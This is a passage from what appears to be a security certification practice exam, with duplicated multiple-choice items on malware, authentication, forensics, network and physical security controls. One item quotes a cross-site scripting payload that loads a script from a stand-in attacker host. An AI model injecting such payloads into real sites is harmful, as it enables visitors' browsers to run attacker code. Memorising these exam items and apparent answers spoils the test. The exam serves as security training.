B. Polymorphic virus
C. Rootkit
D. Spyware

672

336. The help desk received a call from a user who was trying to access a set of files from the day before but received the following error message: File format not recognized. Which of the following types of malware MOST likely caused this to occur?

A. Ransomware
B. Polymorphic virus
C. Rootkit
D. Spyware

 673

673

337. A computer forensics analyst collected a flash drive that contained a single file with 500 pages of text. Which of the following algorithms should the analyst use to validate the integrity of the file?

A. 3DES
B. AES
C. MD5
D. RSA

 674

674

337. A computer forensics analyst collected a flash drive that contained a single file with 500 pages of text. Which of the following algorithms should the analyst use to validate the integrity of the file?

A. 3DES
B. AES
C. MD5
D. RSA

675

338. Which of the following uses tokens between the identity provider and the service provider to authenticate and authorize users to resources?

A. RADIUS
B. SSH
C. OAuth
D. MSCHAP

676

338. Which of the following uses tokens between the identity provider and the service provider to authenticate and authorize users to resources?

A. RADIUS
B. SSH
C. OAuth
D. MSCHAP

677

339. An organization plans to transition the intrusion detection and prevention techniques on a critical subnet to an anomaly-based system. Which of the following does the organization need to determine for this to be successful?

A. The baseline
B. The endpoint configurations
C. The adversary behavior profiles
D. The IPS signatures

678

339. An organization plans to transition the intrusion detection and prevention techniques on a critical subnet to an anomaly-based system. Which of the following does the organization need to determine for this to be successful?

A. The baseline
B. The endpoint configurations
C. The adversary behavior profiles
D. The IPS signatures

679

340. A systems administrator is installing and configuring an application service that requires access to read and write to log and configuration files on a local hard disk partition. The service must run as an account with authorization to interact with the file system. Which of the following would reduce the attack surface added by the service and account? (Select TWO)

A. Use a unique managed service account
B. Utilize a generic password for authenticating
C. Enable and review account audit logs
D. Enforce least possible privileges for the account
E. Add the account to the local administrators group
F. Use a guest account placed in a non-privileged users group

680

340. A systems administrator is installing and configuring an application service that requires access to read and write to log and configuration files on a local hard disk partition. The service must run as an account with authorization to interact with the file system. Which of the following would reduce the attack surface added by the service and account? (Select TWO)

A. Use a unique managed service account
B. Utilize a generic password for authenticating
C. Enable and review account audit logs
D. Enforce least possible privileges for the account
E. Add the account to the local administrators group
F. Use a guest account placed in a non-privileged users group

681

341. A security administrator has received multiple calls from the help desk about customers who are unable to access the organization's web server. Upon reviewing the log files, the security administrator determines multiple open requests have been made from multiple IP addresses, which is consuming system resources. Which of the following attack types does this BEST describe?

A. DDoS
B. DoS
C. Zero day
D. Logic bomb

682

341. A security administrator has received multiple calls from the help desk about customers who are unable to access the organization's web server. Upon reviewing the log files, the security administrator determines multiple open requests have been made from multiple IP addresses, which is consuming system resources. Which of the following attack types does this BEST describe?

A. DDoS
B. DoS
C. Zero day
D. Logic bomb

683

342. Which of the following represents a multifactor authentication system?

A. An iris scanner coupled with a palm print reader and fingerprint scanner with liveness detection
B. A secret passcode that prompts the user to enter a secret key if entered correctly
C. A digital certificate on a physical token that is unlocked with a secret passcode
D. A one-time password token combined with a proximity badge

684

342. Which of the following represents a multifactor authentication system?

A. An iris scanner coupled with a palm print reader and fingerprint scanner with liveness detection
B. A secret passcode that prompts the user to enter a secret key if entered correctly
C. A digital certificate on a physical token that is unlocked with a secret passcode
D. A one-time password token combined with a proximity badge

685

343. A network technician is designing a network for a small company. The network technician needs to implement an email server and web server that will be accessed by both internal employees and external customers. Which of the following would BEST secure the internal network and allow access to the needed servers?

A. Implementing a site-to-site VPN for server access
B. Implementing a DMZ segment for the server
C. Implementing NAT addressing for the servers
D. Implementing a sandbox to contain the servers

686

343. A network technician is designing a network for a small company. The network technician needs to implement an email server and web server that will be accessed by both internal employees and external customers. Which of the following would BEST secure the internal network and allow access to the needed servers?

A. Implementing a site-to-site VPN for server access
B. Implementing a DMZ segment for the server
C. Implementing NAT addressing for the servers
D. Implementing a sandbox to contain the servers

687

344. A government agency with sensitive information wants to virtualize its infrastructure. Which of the following cloud deployment models BEST fits the agency's needs?

A. Public
B. Community
C. Private
D. Hybrid

688

344. A government agency with sensitive information wants to virtualize its infrastructure. Which of the following cloud deployment models BEST fits the agency's needs?

A. Public
B. Community
C. Private
D. Hybrid

689

345. A company needs to fix some audit findings related to its physical security. A key finding was that multiple people could physically enter a location at the same time. Which of the following is the BEST control to address this audit finding?

A. Faraday cage
B. Mantrap
C. Biometrics
D. Proximity cards

690

345. A company needs to fix some audit findings related to its physical security. A key finding was that multiple people could physically enter a location at the same time. Which of the following is the BEST control to address this audit finding?

A. Faraday cage
B. Mantrap
C. Biometrics
D. Proximity cards

 691

691

346. A manufacturing company updates a policy that instructs employees not to enter a secure area in groups and requires each employee to swipe their badge to enter the area. When employees continue to ignore the policy, a mantrap is installed. Which of the following BEST describe the controls that were implemented to address this issue? (Select TWO).

A. Detective
B. Administrative
C. Deterrent
D. Physical
E. Corrective

 692

692

346. A manufacturing company updates a policy that instructs employees not to enter a secure area in groups and requires each employee to swipe their badge to enter the area. When employees continue to ignore the policy, a mantrap is installed. Which of the following BEST describe the controls that were implemented to address this issue? (Select TWO).

A. Detective
B. Administrative
C. Deterrent
D. Physical
E. Corrective

693

347. Users are attempting to access a company's website but are transparently redirected to another website. The users confirm the URL is correct. Which of the following would BEST prevent this issue in the future?

A. DNSSEC
B. HTTPS
C. IPSec
D. TLS/SSL

694

347. Users are attempting to access a company's website but are transparently redirected to another website. The users confirm the URL is correct. Which of the following would BEST prevent this issue in the future?

A. DNSSEC
B. HTTPS
C. IPSec
D. TLS/SSL

695

348. During a forensic investigation, which of the following must be addressed FIRST according to the order of volatility?

A. Hard drive
B. RAM
C. Network attached storage
D. USB flash drive

696

348. During a forensic investigation, which of the following must be addressed FIRST according to the order of volatility?

A. Hard drive
B. RAM
C. Network attached storage
D. USB flash drive

697

349. A technician is designing a solution that will be required to process sensitive information, including classified government data. The system to be common criteria certified. Which of the following should the technician select?

A. Security baseline
B. Hybrid cloud solution
C. Open-source software applications
D. Trusted operating system

698

349. A technician is designing a solution that will be required to process sensitive information, including classified government data. The system to be common criteria certified. Which of the following should the technician select?

A. Security baseline
B. Hybrid cloud solution
C. Open-source software applications
D. Trusted operating system

699

350. A company needs to implement a system that only lets a visitor use the company's network infrastructure if the visitor accepts the AUP. Which of the following should the company use?

A. WiFi-protected setup
B. Password authentication protocol
C. Captive portal
D. RADIUS

700

350. A company needs to implement a system that only lets a visitor use the company's network infrastructure if the visitor accepts the AUP. Which of the following should the company use?

A. WiFi-protected setup
B. Password authentication protocol
C. Captive portal
D. RADIUS

701

351. Moving laterally within a network once an initial exploit is used to gain persistent access for the purpose of establishing further control of a system is known as:

A. Pivoting
B. Persistence
C. Active reconnaissance
D. A backdoor

702

351. Moving laterally within a network once an initial exploit is used to gain persistent access for the purpose of establishing further control of a system is known as:

A. Pivoting
B. Persistence
C. Active reconnaissance
D. A backdoor

703

352. A mobile application developer wants to secure an application but transmits sensitive information. Which of the following should the developer implement to prevent SSL MITM attacks?

A. Stapling
B. Chaining
C. Signing
D. Pinning

704

352. A mobile application developer wants to secure an application but transmits sensitive information. Which of the following should the developer implement to prevent SSL MITM attacks?

A. Stapling
B. Chaining
C. Signing
D. Pinning

353. After a systems administrator installed and configured Kerberos services, several users experienced authentication issues. Which of the following should be installed to resolve these issues?

A. RADIUS server
B. NTLM service
C. LDAP service
D. NTP server

353. After a systems administrator installed and configured Kerberos services, several users experienced authentication issues. Which of the following should be installed to resolve these issues?

A. RADIUS server
B. NTLM service
C. LDAP service
D. NTP server

707

354. Which of the following command line tools would be the BEST to identify the services running in a server?

A. `traceroute`
B. `nslookup`
C. `ipconfig`
D. `netstat`

708

354. Which of the following command line tools would be the BEST to identify the services running in a server?

A. `traceroute`
B. `nslookup`
C. `ipconfig`
D. `netstat`

355. To secure an application after a large data breach, an e-commerce site will be resetting all user's credentials. Which of the following will BEST ensure the site's users are not compromised after the reset?

A. A password reuse policy
B. Account lockout after three failed attempts
C. Encrypted credentials in transit
D. A geofencing policy based on login history

355. To secure an application after a large data breach, an e-commerce site will be resetting all user's credentials. Which of the following will BEST ensure the site's users are not compromised after the reset?

A. A password reuse policy
B. Account lockout after three failed attempts
C. Encrypted credentials in transit
D. A geofencing policy based on login history

711

356. A Chief Information Security Officer (CISO) has instructed the information assurance staff to act upon a fast-spreading virus. Which of the following steps in the incident response process should be taken NEXT?

A. Identification
B. Eradication
C. Escalation
D. Containment

712

356. A Chief Information Security Officer (CISO) has instructed the information assurance staff to act upon a fast-spreading virus. Which of the following steps in the incident response process should be taken NEXT?

A. Identification
B. Eradication
C. Escalation
D. Containment

713

357. A desktop support technician recently installed a new document-scanning software program on a computer. However, when the end users tried to launch the program, it did not respond. Which of the following is MOST likely the cause?

A. A new firewall rule is needed to access the application
B. The system was quarantined for missing software updates
C. The software was not added to the application whitelist
D. The system was isolated from the network due to infected software

714

357. A desktop support technician recently installed a new document-scanning software program on a computer. However, when the end users tried to launch the program, it did not respond. Which of the following is MOST likely the cause?

A. A new firewall rule is needed to access the application
B. The system was quarantined for missing software updates
C. The software was not added to the application whitelist
D. The system was isolated from the network due to infected software

715

358. Which of the following types of controls is a turnstile?

A. Physical
B. Detective
C. Corrective
D. Technical

716

358. Which of the following types of controls is a turnstile?

A. Physical
B. Detective
C. Corrective
D. Technical

717

359. An administrator is beginning an authorized penetration test of a corporate network. Which of the following tools would BEST assist in identifying potential attacks?

A. `netstat`
B. Honeypot
C. Company directory
D. `nmap`

718

359. An administrator is beginning an authorized penetration test of a corporate network. Which of the following tools would BEST assist in identifying potential attacks?

A. netstat

B. Honeypot

C. Company directory

D. nmap

360. The application team within a company is asking the security team to investigate why its application is slow after an upgrade. The source of the team's application is 10.13.136.9, and the destination IP is 10.17.36.5.

The security analyst pulls the logs from the endpoint security software but sees nothing is being blocked. The analyst then looks at the UTM firewall logs and sees the following:

Session	Source	Destination	Proto	Port	Action	IPS	DoS
12699	10.13.136.9	10.17.36.5	TCP	80	ALLOW	YES	NO
12699	10.13.136.9	10.17.36.5	TCP	443	ALLOW	YES	NO
12699	10.13.136.9	10.17.36.5	TCP	1433	DENY	YES	NO
12719	10.13.136.8	10.17.36.5	TCP	87	DENY	YES	NO
12719	10.13.136.9	10.17.36.5	TCP	88	ALLOW	YES	NO
12719	10.13.136.9	10.17.36.5	TCP	636	ALLOW	YES	NO
12899	10.13.136.6	10.17.36.9	UDP	9877	DENY	NO	NO

Which of the following should the security analyst request NEXT based on the UTM firewall analysis?

A. Request the application team to allow TCP port 87 to listen on 10.17.36.5

B. Request the network team to open port 1433 from 10.13.136.9 to 10.17.36.5

C. Request the network team to turn off IPS for 10.13.136.8 going to 10.17.36.5

D. Request the application team to reconfigure the application and allow RPC communication

360. The application team within a company is asking the security team to investigate why its application is slow after an upgrade. The source of the team's application is 10.13.136.9, and the destination IP is 10.17.36.5.

The security analyst pulls the logs from the endpoint security software but sees nothing is being blocked. The analyst then looks at the UTM firewall logs and sees the following:

Session	Source	Destination	Proto	Port	Action	IPS	DoS
12699	10.13.136.9	10.17.36.5	TCP	80	ALLOW	YES	NO
12699	10.13.136.9	10.17.36.5	TCP	443	ALLOW	YES	NO
12699	10.13.136.9	10.17.36.5	TCP	1433	DENY	YES	NO
12719	10.13.136.8	10.17.36.5	TCP	87	DENY	YES	NO
12719	10.13.136.9	10.17.36.5	TCP	88	ALLOW	YES	NO
12719	10.13.136.9	10.17.36.5	TCP	636	ALLOW	YES	NO
12899	10.13.136.6	10.17.36.9	UDP	9877	DENY	NO	NO

Which of the following should the security analyst request NEXT based on the UTM firewall analysis?

A. Request the application team to allow TCP port 87 to listen on 10.17.36.5
B. Request the network team to open port 1433 from 10.13.136.9 to 10.17.36.5
C. Request the network team to turn off IPS for 10.13.136.8 going to 10.17.36.5
D. Request the application team to reconfigure the application and allow RPC communication

721

361. A technician, who is managing a secure B2B connection, noticed the connection broke last night. All networking and media are function as expected, which leads the technician to question certain PKI components. Which of the following should the technician use to validate this assumption? (Select TWO)

A. PEM
B. CER
C. CER
D. CRL
E. OCSP
F. PFX

722

361. A technician, who is managing a secure B2B connection, noticed the connection broke last night. All networking and media are function as expected, which leads the technician to question certain PKI components. Which of the following should the technician use to validate this assumption? (Select TWO)

A. PEM
B. CER
C. CER
D. CRL
E. OCSP
F. PFX

723

362. A security operations team recently detected a breach of credentials. The team mitigated the risk and followed proper processes to reduce risk. Which of the following processes would BEST help prevent this issue from happening again?

A. Risk assessment
B. Chain of custody
C. Lessons learned
D. Penetration test

724

362. A security operations team recently detected a breach of credentials. The team mitigated the risk and followed proper processes to reduce risk. Which of the following processes would BEST help prevent this issue from happening again?

A. Risk assessment
B. Chain of custody
C. Lessons learned
D. Penetration test

363. Which of the following documents would provide specific guidance regarding ports and protocols that should be disabled on an operating system?

A. Regulatory requirements
B. Secure configuration guide
C. Application installation guides
D. User manuals

363. Which of the following documents would provide specific guidance regarding ports and protocols that should be disabled on an operating system?

A. Regulatory requirements
B. Secure configuration guide
C. Application installation guides
D. User manuals

727

364. A financial organization has adopted a new secure, encrypted document-sharing application to help with its customer loan process. Some important PII needs to be shared across this new platform, but it is getting blocked by the DLP systems. Which of the following actions will BEST allow the PII to be shared with the secure application without compromising the organization's security posture?

A. Configure the DLP policies to allow all PII.
B. Configure the firewall to allow all ports that are used by this application.
C. Configure the antivirus software to allow the application.
D. Configure the DLP policies to whitelist this application with the specific PII.
E. Configure the application to encrypt the PII.

728

364. A financial organization has adopted a new secure, encrypted document-sharing application to help with its customer loan process. Some important PII needs to be shared across this new platform, but it is getting blocked by the DLP systems. Which of the following actions will BEST allow the PII to be shared with the secure application without compromising the organization's security posture?

A. Configure the DLP policies to allow all PII.
B. Configure the firewall to allow all ports that are used by this application.
C. Configure the antivirus software to allow the application.
D. Configure the DLP policies to whitelist this application with the specific PII.
E. Configure the application to encrypt the PII.

729

365. A security administrator in a bank is required to enforce an access control policy so no single individual is allowed to both initiate and approve financial transactions. Which of the following BEST represents the impact the administrator is deterring?

A. Principle of least privilege
B. External intruder
C. Conflict of interest
D. Fraud

730

365. A security administrator in a bank is required to enforce an access control policy so no single individual is allowed to both initiate and approve financial transactions. Which of the following BEST represents the impact the administrator is deterring?

A. Principle of least privilege
B. External intruder
C. Conflict of interest
D. Fraud

731

366. An organization is developing an authentication service for use at the entry and exit ports of country borders. The service will use data feeds obtained from passport systems, passenger manifests, and high-definition video feeds from CCTV systems that are located at the ports. The service will incorporate machine-learning techniques to eliminate biometric enrollment processes while still allowing authorities to identify passengers with increasing accuracy over time. The more frequently passengers travel, the more accurately the service will identify them. Which of the following biometrics will MOST likely be used, without the need for enrollment? (Select TWO)

A. Voice
B. Gait
C. Vein
D. Facial
E. Retina
F. Fingerprint

732

366. An organization is developing an authentication service for use at the entry and exit ports of country borders. The service will use data feeds obtained from passport systems, passenger manifests, and high-definition video feeds from CCTV systems that are located at the ports. The service will incorporate machine-learning techniques to eliminate biometric enrollment processes while still allowing authorities to identify passengers with increasing accuracy over time. The more frequently passengers travel, the more accurately the service will identify them. Which of the following biometrics will MOST likely be used, without the need for enrollment? (Select TWO)

A. Voice
B. Gait
C. Vein
D. Facial
E. Retina
F. Fingerprint

733

367. Which of the following is a reason why an organization would define an AUP?

A. To define the lowest level of privileges needed for access and use of the organization's resources.
B. To define the set of rules and behaviors for users of the organization's IT systems
C. To define the intended partnership between two organizations
D. To define the availability and reliability characteristics between an IT provider and consumer

734

367. Which of the following is a reason why an organization would define an AUP?

A. To define the lowest level of privileges needed for access and use of the organization's resources.
B. To define the set of rules and behaviors for users of the organization's IT systems
C. To define the intended partnership between two organizations
D. To define the availability and reliability characteristics between an IT provider and consumer

735

368. Ann, a user, reported to the service desk that many files on her computer will not open or the contents are not readable. The service desk technician asked Ann if she encountered any strange messages on boot-up or login, and Ann indicated she did not. Which of the following has MOST likely occurred on Ann's computer?

A. The hard drive is failing, and the files are being corrupted.
B. The computer has been infected with crypto-malware.
C. A replay attack has occurred.
D. A keylogger has been installed.

736

368. Ann, a user, reported to the service desk that many files on her computer will not open or the contents are not readable. The service desk technician asked Ann if she encountered any strange messages on boot-up or login, and Ann indicated she did not. Which of the following has MOST likely occurred on Ann's computer?

A. The hard drive is failing, and the files are being corrupted.
B. The computer has been infected with crypto-malware.
C. A replay attack has occurred.
D. A keylogger has been installed.

737

369. A developer has incorporated routine into the source code for controlling the length of the input passed to the program. Which of the following types of vulnerabilities is the developer protecting the code against?

A. DLL injection
B. Memory leak
C. Buffer overflow
D. Pointer dereference

738

369. A developer has incorporated routine into the source code for controlling the length of the input passed to the program. Which of the following types of vulnerabilities is the developer protecting the code against?

A. DLL injection
B. Memory leak
C. Buffer overflow
D. Pointer dereference

739

370. A state-sponsored threat actor has launched several successful attacks against a corporate network. Although the target has a robust patch management program in place, the attacks continue in depth and scope, and the security department has no idea how the attacks are able to gain access. Given that patch management and vulnerability scanners are being used, which of the following would be used to analyze the attack methodology?

A. Rogue system detection
B. Honeypots
C. Next-generation firewall
D. Penetration test

740

370. A state-sponsored threat actor has launched several successful attacks against a corporate network. Although the target has a robust patch management program in place, the attacks continue in depth and scope, and the security department has no idea how the attacks are able to gain access. Given that patch management and vulnerability scanners are being used, which of the following would be used to analyze the attack methodology?

A. Rogue system detection
B. Honeypots
C. Next-generation firewall
D. Penetration test

741

371. An attacker has obtained the user ID and password of a datacenter's backup operator and has gained access to a production system. Which of the following would be the attacker's NEXT action?

A. Perform a passive reconnaissance of the network.
B. Initiate a confidential data exfiltration process.
C. Look for known vulnerabilities to escalate privileges.
D. Create an alternate user ID to maintain persistent access.

742

371. An attacker has obtained the user ID and password of a datacenter's backup operator and has gained access to a production system. Which of the following would be the attacker's NEXT action?

A. Perform a passive reconnaissance of the network.
B. Initiate a confidential data exfiltration process.
C. Look for known vulnerabilities to escalate privileges.
D. Create an alternate user ID to maintain persistent access.

743

372. A coding error has been discovered on a customer facing website. The error causes each request to return confidential PHI data for the incorrect organization. The IT department unable to identify the specific customers who are affected. As a result, all customers must be notified of the potential breach. Which of the following would allow the team to determine the scope of future incidents?

A. Intrusion detection system
B. Database access monitoring
C. Application fuzzing
D. Monthly vulnerability scans

744

372. A coding error has been discovered on a customer facing website. The error causes each request to return confidential PHI data for the incorrect organization. The IT department unable to identify the specific customers who are affected. As a result, all customers must be notified of the potential breach. Which of the following would allow the team to determine the scope of future incidents?

A. Intrusion detection system
B. Database access monitoring
C. Application fuzzing
D. Monthly vulnerability scans

745

373. A company has had a BYOD policy in place for many years and now wants to roll out an MDM solution. The company has decided that end users who wish to utilize their personal devices via the MDM solution. End users are voicing concerns about the company having access to their personal devices via the MDM solution. Which of the following should the company implement to ease these concerns?

A. Sideloading
B. Full device encryption
C. Application management
D. Containerization

746

373. A company has had a BYOD policy in place for many years and now wants to roll out an MDM solution. The company has decided that end users who wish to utilize their personal devices via the MDM solution. End users are voicing concerns about the company having access to their personal devices via the MDM solution. Which of the following should the company implement to ease these concerns?

A. Sideloading
B. Full device encryption
C. Application management
D. Containerization

747

374. A vulnerability assessment report will include the CVSS score of the discovered vulnerabilities because the score allows the organization to better:

A. Validate the vulnerability exists in the organization's network through penetration testing.
B. Research the appropriate mitigation techniques in a vulnerability database.
C. Find the software patches that are required to mitigate a vulnerability.
D. Prioritize remediation of vulnerability based on the possible impact.

748

374. A vulnerability assessment report will include the CVSS score of the discovered vulnerabilities because the score allows the organization to better:

A. Validate the vulnerability exists in the organization's network through penetration testing.
B. Research the appropriate mitigation techniques in a vulnerability database.
C. Find the software patches that are required to mitigate a vulnerability.
D. Prioritize remediation of vulnerability based on the possible impact.

749

375. A technician is recommending preventive physical security controls for a server room. Which of the following would the technician MOST likely recommend? (Select TWO)

A. Geofencing
B. Video surveillance
C. Protected cabinets
D. Mantrap
E. Key exchange
F. Authorized personnel signage

750

375. A technician is recommending preventive physical security controls for a server room. Which of the following would the technician MOST likely recommend? (Select TWO)

A. Geofencing
B. Video surveillance
C. Protected cabinets
D. Mantrap
E. Key exchange
F. Authorized personnel signage

751

376. A security administrator is investigating many recent incidents of credential theft for users accessing the company's website, despite the hosting web server requiring HTTPS for access. The server's logs show the website leverages the HTTP POST method for carrying user authentication details. Which of the following is the MOST likely reason for compromise?

A. The HTTP POST method is not protected by HTTPS.
B. The web server is running a vulnerable SSL configuration.
C. The company does not support DNSSEC.
D. The HTTP response is susceptible to sniffing.

752

376. A security administrator is investigating many recent incidents of credential theft for users accessing the company's website, despite the hosting web server requiring HTTPS for access. The server's logs show the website leverages the HTTP POST method for carrying user authentication details. Which of the following is the MOST likely reason for compromise?

A. The HTTP POST method is not protected by HTTPS.
B. The web server is running a vulnerable SSL configuration.
C. The company does not support DNSSEC.
D. The HTTP response is susceptible to sniffing.

753

377. Fuzzing is used to reveal which of the following vulnerabilities in web applications?

A. Weak cipher suites
B. Improper input handling
C. DLL injection
D. Certificate signing flaws

754

377. Fuzzing is used to reveal which of the following vulnerabilities in web applications?

A. Weak cipher suites
B. Improper input handling
C. DLL injection
D. Certificate signing flaws

755

378. An organization has a policy in place that states the person who approves firewall controls/changes cannot be the one implementing the changes.

A. Change management
B. Job rotation
C. Separation of duties
D. Least privilege

756

378. An organization has a policy in place that states the person who approves firewall controls/changes cannot be the one implementing the changes.

A. Change management
B. Job rotation
C. Separation of duties
D. Least privilege

757

379. A startup company is using multiple SaaS and IaaS platforms to stand up a corporate infrastructure and build out a customer-facing web application. Which of the following solutions would be BEST to provide security, manageability, and visibility into the platforms?

A. SIEM
B. DLP
C. CASB
D. SWG

758

379. A startup company is using multiple SaaS and IaaS platforms to stand up a corporate infrastructure and build out a customer-facing web application. Which of the following solutions would be BEST to provide security, manageability, and visibility into the platforms?

A. SIEM
B. DLP
C. CASB
D. SWG

 759

759

380. An intruder sniffs network traffic and captures a packet of internal network transactions that add funds to a game card. The intruder pushes the same packet multiple times across the network, which increments the funds on the game card. Which of the following should a security administrator implement to BEST protect against this type of attack?

A. IPS
B. WAF
C. SSH
D. IPSec VPN

 760

760

380. An intruder sniffs network traffic and captures a packet of internal network transactions that add funds to a game card. The intruder pushes the same packet multiple times across the network, which increments the funds on the game card. Which of the following should a security administrator implement to BEST protect against this type of attack?

A. IPS
B. WAF
C. SSH
D. IPSec VPN

761

381. Which of the following BEST explains the difference between a data owner and a data custodian?

A. The data owner is responsible for adhering to the rules for using the data, while the data custodian is responsible for determining the corporate governance regarding the data.
B. The data owner is responsible for determining how the data may be used, while the data custodian is responsible for implementing the protections to the data.
C. The data owner is responsible for controlling the data, while the data custodian is responsible for maintaining the chain of custody when handling the data.
D. The data owner grants the technical permissions for data access, while the data custodian maintains the database access controls to the data.

762

381. Which of the following BEST explains the difference between a data owner and a data custodian?

A. The data owner is responsible for adhering to the rules for using the data, while the data custodian is responsible for determining the corporate governance regarding the data.

B. The data owner is responsible for determining how the data may be used, while the data custodian is responsible for implementing the protections to the data.

C. The data owner is responsible for controlling the data, while the data custodian is responsible for maintaining the chain of custody when handling the data.

D. The data owner grants the technical permissions for data access, while the data custodian maintains the database access controls to the data.

763

382. Which of the following is a passive method to test whether transport encryption is implemented?

A. Black box penetration test

B. Port scan

C. Code analysis

D. Banner grabbing

764

382. Which of the following is a passive method to test whether transport encryption is implemented?

A. Black box penetration test
B. Port scan
C. Code analysis
D. Banner grabbing

765

383. A network administrator was concerned during an audit that users were able to use the same passwords the day after a password change policy took effect. The following settings are in place:

- Users must change their passwords every 30 days.
- Users cannot reuse the last 10 passwords.

Which of the following settings would prevent users from being able to immediately reuse the same passwords?

A. Minimum password age of five days
B. Password history of ten passwords
C. Password length greater than ten characters
D. Complex passwords must be used

766

383. A network administrator was concerned during an audit that users were able to use the same passwords the day after a password change policy took effect. The following settings are in place:

- Users must change their passwords every 30 days.
- Users cannot reuse the last 10 passwords.

Which of the following settings would prevent users from being able to immediately reuse the same passwords?

A. Minimum password age of five days
B. Password history of ten passwords
C. Password length greater than ten characters
D. Complex passwords must be used

384. Which of the following identity access methods creates a cookie on the first login to a central authority to allow logins to subsequent applications without re-entering credentials?

A. Multifactor authentication
B. Transitive trust
C. Federated access
D. Single sign-on

384. Which of the following identity access methods creates a cookie on the first login to a central authority to allow logins to subsequent applications without re-entering credentials?

A. Multifactor authentication
B. Transitive trust
C. Federated access
D. Single sign-on

769

385. A network administrator is creating a new network for an office. For security purposes, each department should have its resources isolated from every other department but be able to communicate back to central servers. Which of the following architecture concepts would BEST accomplish this?

A. Air gapped network
B. Load balanced network
C. Network address translation
D. Network segmentation

770

385. A network administrator is creating a new network for an office. For security purposes, each department should have its resources isolated from every other department but be able to communicate back to central servers. Which of the following architecture concepts would BEST accomplish this?

A. Air gapped network
B. Load balanced network
C. Network address translation
D. Network segmentation

771

386. Which of the following describes the BEST approach for deploying application patches?

A. Apply the patches to systems in a testing environment, then to systems in a staging environment, and finally to production systems.
B. Test the patches in a staging environment, develop against them in the development environment, and then apply them to the production systems.
C. Test the patches in a test environment, apply them to the production systems, and then apply them to a staging environment.
D. Apply the patches to the production systems, apply them in a staging environment, and then test all of them in a testing environment.

772

386. Which of the following describes the BEST approach for deploying application patches?

A. Apply the patches to systems in a testing environment, then to systems in a staging environment, and finally to production systems.
B. Test the patches in a staging environment, develop against them in the development environment, and then apply them to the production systems.
C. Test the patches in a test environment, apply them to the production systems, and then apply them to a staging environment.
D. Apply the patches to the production systems, apply them in a staging environment, and then test all of them in a testing environment.

773

387. An incident responder is preparing to acquire images and files from a workstation that has been compromised. The workstation is still powered on and running. Which of the following should be acquired LAST?

A. Application files on hard disk
B. Processor cache
C. Processes in running memory
D. Swap space

774

387. An incident responder is preparing to acquire images and files from a workstation that has been compromised. The workstation is still powered on and running. Which of the following should be acquired LAST?

A. Application files on hard disk
B. Processor cache
C. Processes in running memory
D. Swap space

775

388. A preventive control differs from a compensating control in that a preventive control is:

A. Put in place to mitigate a weakness in a user control
B. Deployed to supplement an existing control that is EOL
C. Relied on to address gaps in the existing control structure
D. Designed to specifically mitigate a risk.

776

388. A preventive control differs from a compensating control in that a preventive control is:

A. Put in place to mitigate a weakness in a user control
B. Deployed to supplement an existing control that is EOL
C. Relied on to address gaps in the existing control structure
D. Designed to specifically mitigate a risk.

777

389. A security technician is configuring a new firewall appliance for a production environment. The firewall must support secure web services for client workstations on the 10.10.10.0/24 network. The same client workstations are configured to contact a server at 192.168.1.15/24 for domain name resolution. Which of the following rules should the technician add to the firewall to allow this connectivity for the client workstations? (Select TWO).

A. `Permit 10.10.10.0/24 0.0.0.0 -p tcp --dport 22`
B. `Permit 10.10.10.0/24 0.0.0.0 -p tcp --dport 80`
C. `Permit 10.10.10.0/24 192.168.1.15/24 -p udp --dport 21`
D. `Permit 10.10.10.0/24 0.0.0.0 -p tcp --dport 443`
E. `Permit 10.10.10.0/24 192.168.1.15/24 -p tcp --dport 53`
F. `Permit 10.10.10.0/24 192.168.1.15/24 -p udp --dport 53`

778

389. A security technician is configuring a new firewall appliance for a production environment. The firewall must support secure web services for client workstations on the 10.10.10.0/24 network. The same client workstations are configured to contact a server at 192.168.1.15/24 for domain name resolution. Which of the following rules should the technician add to the firewall to allow this connectivity for the client workstations? (Select TWO).

A. `Permit 10.10.10.0/24 0.0.0.0 -p tcp --dport 22`
B. `Permit 10.10.10.0/24 0.0.0.0 -p tcp --dport 80`
C. `Permit 10.10.10.0/24 192.168.1.15/24 -p udp --dport 21`
D. **`Permit 10.10.10.0/24 0.0.0.0 -p tcp --dport 443`**
E. **`Permit 10.10.10.0/24 192.168.1.15/24 -p tcp --dport 53`**
F. `Permit 10.10.10.0/24 192.168.1.15/24 -p udp --dport 53`

390. A security administrator is configuring a RADIUS server for wireless authentication. The configuration must ensure client credentials are encrypted end-to-end between the client and the authenticator. Which of the following protocols should be configured on the RADIUS server? (Select TWO).

A. PAP
B. MSCHAP
C. PEAP
D. NTLM
E. SAML

390. A security administrator is configuring a RADIUS server for wireless authentication. The configuration must ensure client credentials are encrypted end-to-end between the client and the authenticator. Which of the following protocols should be configured on the RADIUS server? (Select TWO).

A. PAP
B. MSCHAP
C. PEAP
D. NTLM
E. SAML

781

391. A security engineer is analyzing the following line of JavaScript code that was found in a comment field on a web forum, which was in a security breach:

```
<script src=http://gotcha.com/hackme.js></script>
```

Given the line of code above, which of the following best represents the attack performed during the breach?

A. CSRF
B. DDoS
C. DoS
D. XSS

782

391. A security engineer is analyzing the following line of JavaScript code that was found in a comment field on a web forum, which was in a security breach:

```
<script src=http://gotcha.com/hackme.js></script>
```

Given the line of code above, which of the following best represents the attack performed during the breach?

A. CSRF
B. DDoS
C. DoS
D. XSS

 783

783

392. A security consultant was asked to revise the security baselines that are utilized by a large organization. Although the company provides different platforms for its staff, including desktops, laptops, and mobile devices, the applications do not vary by platform. Which of the following should the consultant recommend? (Select TWO).

A. Apply patch management on a daily basis.
B. Allow full functionality for all applications that are accessed remotely.
C. Apply default configurations of all operating systems.
D. Apply application whitelisting.
E. Disable default accounts and/or passwords.

 784

784

392. A security consultant was asked to revise the security baselines that are utilized by a large organization. Although the company provides different platforms for its staff, including desktops, laptops, and mobile devices, the applications do not vary by platform. Which of the following should the consultant recommend? (Select TWO).

A. Apply patch management on a daily basis.
B. Allow full functionality for all applications that are accessed remotely.
C. Apply default configurations of all operating systems.
D. Apply application whitelisting.
E. Disable default accounts and/or passwords.

785

393. Joe, a contractor, is hired by a firm to perform a penetration test against the firm's infrastructure. While conducting the scan, he receives only the network diagram and the network list to scan against the network. Which of the following scan types is Joe performing?

A. Authenticated
B. White box
C. Automated
D. Gray box

786

393. Joe, a contractor, is hired by a firm to perform a penetration test against the firm's infrastructure. While conducting the scan, he receives only the network diagram and the network list to scan against the network. Which of the following scan types is Joe performing?

A. Authenticated
B. White box
C. Automated
D. Gray box

787

394.A security analyst is assessing a small company's internal servers against recommended security practices. Which of the following should the analyst do to conduct the assessment? (Select TWO).

A. Compare configurations against platform benchmarks.
B. Confirm adherence to the company's industry-specific regulations.
C. Review the company's current security baseline.
D. Verify alignment with policy related to regulatory compliance.
